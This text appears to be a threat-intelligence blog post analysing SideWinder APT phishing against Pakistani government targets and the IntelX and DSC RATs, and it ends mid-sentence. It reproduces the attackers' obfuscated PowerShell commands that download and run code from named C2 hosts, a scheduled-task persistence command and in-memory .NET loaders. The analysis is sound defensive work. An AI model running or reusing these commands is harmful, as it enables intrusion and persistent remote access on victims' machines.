Sidewinder APT – Phishing on Pakistan

August 17, 2024


5 min read

Dark Atlas Squad

Introduction

On July 30th, [StrikeReady Labs] reported the discovery of a malicious **LNK** file.
This file is designed to download a PowerShell script from the URL management.xuzeest[.]buzz/DSC30/.
The Dark Atlas Squad has been closely monitoring this Advanced Persistent Threat (APT), attributed to SideWinder, an Indian threat group has been active since at least 2012.
SideWinder primarily focusing on Pakistan, China, Nepal, and Afghanistan.
This campaign is also directed at the Pakistani government, as indicated by the content within the LNK file.
In this analysis, we will dissect the complete attack chain.

In August, a new file was [identified], utilizing the same delivery techniques but with different payloads and a new command-and-control (C2) server. While Dark Atlas Squad continued their threat-hunting efforts, they uncovered another LNK file associated with this campaign, featuring a new C2 communication channel.
Our investigation into these three incidents has revealed the deployment of new tools by SideWinder in their attacks.
The attack chain and techniques observed in this campaign differ from their previous operations.
Notably, SideWinder has introduced a new Remote Access Trojan (RAT) we have named IntelX, which is a .NET DLL file loaded directly from memory without interacting with the hard disk.
This DLL was heavily obfuscated, making analysis challenging, but we successfully unraveled it.
Additionally, in another case, they deployed a new tool we have named DSC, which also functions as a RAT.
We've dedicated a section in this article to the reverse engineering process and in-depth analysis of these tools



The image shows a phishing email that attempts to impersonate the Prime Minister's Office.
The email contains an attachment titled "Joint Working Group Agenda" and a password to open the file.
The attacker used a fake email address that looks similar to an official government address and targeted an entity associated with the .gov.pk domain, indicating that they are trying to deceive the recipient into believing that the email is legitimate.

Key Points of the Scam:


- The email address pmo.protocol1947@gmail.com is made to appear official, but it's actually from a free email service (Gmail) rather than an official government domain.
- This email is intended for a recipient associated with the .gov.pk domain, which suggests that the attacker is specifically targeting government-related entities in Pakistan.
- it urges the recipient to download and open an attached file that is protected with a password (JWG@AUG2024#). This tactic is often used to evade automated security checks that might scan the contents of attachments.

Technical Analysis

as we mentioned before that we have 3 link files


- 6842aee028eaa07af8e8eba41bef019aee72fe245ca86be39efd2df883b2402c
- 7d1585f9ed317bf06a63bd5aaaf015f6066c51a7153370579b2836d66142f877
- ffb1e4d9253ed97cc381826993a8812ac6c53f7a7d01793e282fc148102bdab3

First Case




Exploring the first file we found that this shortcut are targeting PowerShell.exe to execute this command

```
powershell
-noLOG  -WInDoWST  HIDDe  -NoeXI  -NoprOFILE -noniNtErac  -CommaN ping
www.nadra.gov.pk; nslookup www.yahoo.com; nslookup www.protonmail.com; start
https://pmo.gov.pk/site/404; $id='ftroof.top/'; &('i'+'r'+'m')
http://pmofficepakistancloudserver.shi$id/WinSysMgr/|Powershell
```



The command uses the `-NonInteractive` parameter to make detection more difficult by allowing it to run without requiring user interaction.
It also employs `-NoLogo` to prevent the PowerShell logo from appearing in the console, further concealing its execution.
The command then pings the website www[.]nadra[.]gov[.]pk, possibly to establish a legitimate connection or check connectivity.
It proceeds to perform DNS lookups for yahoo.com and protonmail.com.
Following this, it executes start hxxps[://]pmo[.]gov[.]pk/site/404, which opens the URL in the default web browser.
This page could be harmless or could be part of the attack, presenting itself as the expected outcome of running the Lnk file.
this part `$id='ftroof.top/'; &('i'+'r'+'m') http://pmofficepakistancloudserver.shi$id/WinSysMgr/|Powershell` will build the URL which will download from `http://pmofficepakistancloudserver.shiftroof.top/WinSysMgr/ ` another payload and pipes it to PowerShell to execute it.
The download command to be executed through PowerShell will create a scheduled task to run daily which downloads another stage from the same C2 but different endpoint `http://ofc.mofserviceserver.top/DSCTSC/` and also pipes the downloaded stage to PowerShell.
here is the full executed command


```
cmd /k schtasks /create /sc daily /tn LocalMCleaner /tr "Powershell -
WindowStyle Hidden irm http://ofc.mofserviceserver.top/DSCTSC/|Powershell" /st
10:13 /f
```




upon the execution of this command it will download `DCSTSC` which is PowerShell script

the PS script downloads a string from a remote server, reverses it, and decodes it from Base64 into a byte array.
This byte array is then loaded as a .NET assembly directly into memory, allowing the script to execute potentially malicious code without writing anything to disk.
The final steps involve creating an object from the loaded assembly and invoking a method, which indicates that the downloaded file is **.NET Dll** and the function to be invoked is called "**CTX**("HpProb")" within Prop Class under a namespace called **IntelX**

```
$string = irm  ('http://ofc.mofserviceserver.top/DSCTSC/download/') ;

$Astring=$string[-1..-$string.Length] -join '';

$bytees = [System.Convert]::FromBase64String($Astring);

[System.Reflection.Assembly]::Load($bytees);$Start = New-Object IntelX.Prop;

$Start.CTX('HpProp');
```




The downloaded payload is Dll file written in .NET which is called OnDrv.dll ,with the hash 3DA6AD5A0749865C4E6D2EC871CDDBF67E5094EE3FD053CFC87A301A3111BA7C




property	value
md5	10A16DD3BD0F6A3845464DE2F11D0C9B
sha1	721465747BE16CBEBFD0179A1D770A76FC8B7B14
sha256	3DA6AD5A0749865C4E6D2EC871CDDBF67E5094EE3FD053CFC87A301A3111BA7C
first-bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes (text)	M Z . . . . . @ . . . . .
size	1447936 bytes
entropy	5.758
imphash	DAE02F32A21E03CE65412F6E56942DAA
cpu	32-bit
signature	Microsoft Visual C# v7.0 / Basic .NET (managed)
entry-point (hex)	FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00
file-version	1.0.0.2
file-description	Intel-Framework
file-type	dynamic-link-library
subsystem	Console
compiler-stamp	Tue Feb 27 06:14:59 2024
debugger-stamp	Wed Dec 31 19:00:00 1969

The .NET file is very obfuscated and makes the code analysis phase is very hard so first we need to de-obfuscate this file first and then try to analyze it.




```
// IntelX.Prop
// Token: 0x060009AE RID: 2478 RVA: 0x000573B0 File Offset: 0x000555B0
[STAThread]
public void CTX(string[] args)
{
    switch (1)
    {
    case 1:
        try
        {
            lpfi1qjCvav0Ulw7qOa.dTRC3VKFbT(lpfi1qjCvav0Ulw7qOa.Y0Yj5JWRgG);
            int num = 81;
            for (;;)
            {
                int num2;
                switch (num)
                {
                case 0:
                    goto IL_4C1;
                case 1:
                    Prop.bSSGAu3ZzkJVAqZqZPUe();
                    num = 17;
                    if (<Module>{23e6fd74-60b7-4b4e-8827-85ca73322807}.m_31750a1c1b084aa783a5a5c4d552b45f.m_736ef8c17fea4505bcb5c80c89943cc1 == 0)
                    {
                        num = 62;
                        continue;
                    }
                    continue;
                case 2:
                    kZobRijSsaFkZE9PhZ8.dTRC3VKFbT(RLq4KRP6O5mqRuDSYI.fnKz7xcJh(16479), kZobRijSsaFkZE9PhZ8.YCYjEl1PMD);
                    num = 45;
                    continue;
                case 3:
                    SystemCore.Disconnect = (Prop.hqq72e3Zk6VidOyXM7Tn(8084) != 0);
                    num = 55;
                    if (<Module>{23e6fd74-60b7-4b4e-8827-85ca73322807}.m_31750a1c1b084aa783a5a5c4d552b45f.m_c7f3836600da4ab4b51fd66a8aac648c == 0)
                    {
                        num = 30;
                        continue;
```

Second Case



the content of the Target argument to be executed using PowerShell as shown below.

```
-noLOG  -WInDoWST  HIDDe  -NoeXI  -NoprOFILE -noniNtErac  -CommaN ping
www.pmo.gov.pk; nslookup www.outlook.com; start https://pmo.gov.pk/404;
$d='st.buzz/'; &('i'+'r'+'m') http://management.xuzee$d/DSC30/|Powershell
```




the download script will do the same as the 3stage on first Lnk file , by downloading based64 encoded binary and then decode it followed by loading this Dll onto the memory and calling a function called

Connect("CheckLic") .
the requested URL as shown below is "`http://management.xuzeest.buzz/DSC30/CKP/`"

```
$string = irm  ('http://management.xuzeest.buzz/DSC30/CKP/') ;
$bytees = [System.Convert]::FromBase64String($string.Replace('
```


```
,'')); [System.Reflection.Assembly]::Load($bytees); $Adobe = New-Object
DSC.Sign; $Adobe.Connect('CheckLic');
```




the downloaded File is also a .NET dll saved with the name Adobe.dll
sha256 : C7139821EE237E7913CB770A67A859E0218C0DB6F37B1B778D5FF380A7720A69

property	value
md5	5595FA9F06F18156EBB8EA947B07B0D1
sha1	FC0495544AF276495B3FF0B1C31558BF86F3737E
sha256	C7139821EE237E7913CB770A67A859E0218C0DB6F37B1B778D5FF380A7720A69
first-bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes (text)	M Z . . . . . @ . . . . .
size	546816 bytes
entropy	5.922
imphash	DAE02F32A21E03CE65412F6E56942DAA
cpu	32-bit
signature	Microsoft Visual C# v7.0 / Basic .NET (managed)
entry-point (hex)	FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00
file-version	1.0.0.0
file-description	Adobe DSC
file-type	dynamic-link-library
subsystem	Console
compiler-stamp	Thu Jul 04 05:52:10 2024
debugger-stamp	Wed Dec 31 19:00:00 1969

upon examining the Dll file in Dnspy it is also heavily obfuscated as the one on first case, a lot of junk code and functions to make the life of the analyst harder.



Third Case



The Attacker has changed nothing about the command only the C2 address

```
-noLOG  -WInDoWST  HIDDe  -NoeXI  -NoprOFILE -noniNtErac  -CommaN ping
www.ministryof.gov.pk; nslookup www.Elpson.com; nslookup www.mproton.com;
start https://pmo.gov.pk/site/404; $did='enpont.xyz/'; &('i'+'r'+'m')
http://ministryofficedownloadcloudserver.scre$did/78/|Powershell
```

Executing the script will download a new PowerShell Script that is going to download and decode DSC Dll which is mentioned as Adobe, with a direct call to Connect function as same as the second case.

```
$string = irm
('http://ministryofficedownloadcloudserver.screenpont.xyz/78/CKP/');
$bytees = [System.Convert]::FromBase64String($string.Replace('

,''));  [System.Reflection.Assembly]::Load($bytees);  $Adobe  =  New-Object
DSC.Sign;  $Adobe.Connect('CheckLic');
```

Even though some function names are clear and suggest their purpose, analyzing the code in this case is tedious and time-consuming. We have two main objectives:

